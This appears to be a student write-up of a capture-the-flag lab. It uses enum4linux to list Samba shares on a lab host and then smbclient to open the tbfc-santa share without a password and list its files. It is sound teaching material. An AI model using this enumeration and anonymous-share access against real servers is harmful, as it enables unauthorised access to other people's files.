[+] Attempting to map shares on 10.10.109.0
//10.10.109.0/tbfc-hr   Mapping: DENIED, Listing: N/A
//10.10.109.0/tbfc-it   Mapping: DENIED, Listing: N/A
//10.10.109.0/tbfc-santa        Mapping: OK, Listing: OK
//10.10.109.0/IPC$      [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Wed Jun 22 14:13:51 2022
```

Question 3


We tried all the share name to determine which one can log in without a password and we tested out the tbfc-santa need no password to login



```
root@ip-10-10-212-255:~/Desktop/Tools/Miscellaneous# smbclient //10.10.109.0/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            logoff         ..             !
smb: \>
```


Question 4

We type the command help(help) to get all the command that can be use in the smb



```
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            logoff         ..             !
```

We type the command ls(list) to get all the directory left by the ElfMcSkidy. We get to know that the directory left by him is jingle-tunes.



```
smb: \> ls
  .                                   D        0  Thu Nov 12 02:12:07 2020
  ..                                  D        0  Thu Nov 12 01:32:21 2020
  jingle-tunes                        D        0  Thu Nov 12 02:10:41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 02:12:07 2020
```

Thought process/Methodology:

We have used the emun4linux to get the share name in the sharelist and the total number of user in the Samba Server. After that, we login into one of the share to get the note from the ElfMcSkidy. By getting the help from the help command, We finally get to know the directory left by ElfMcShidy.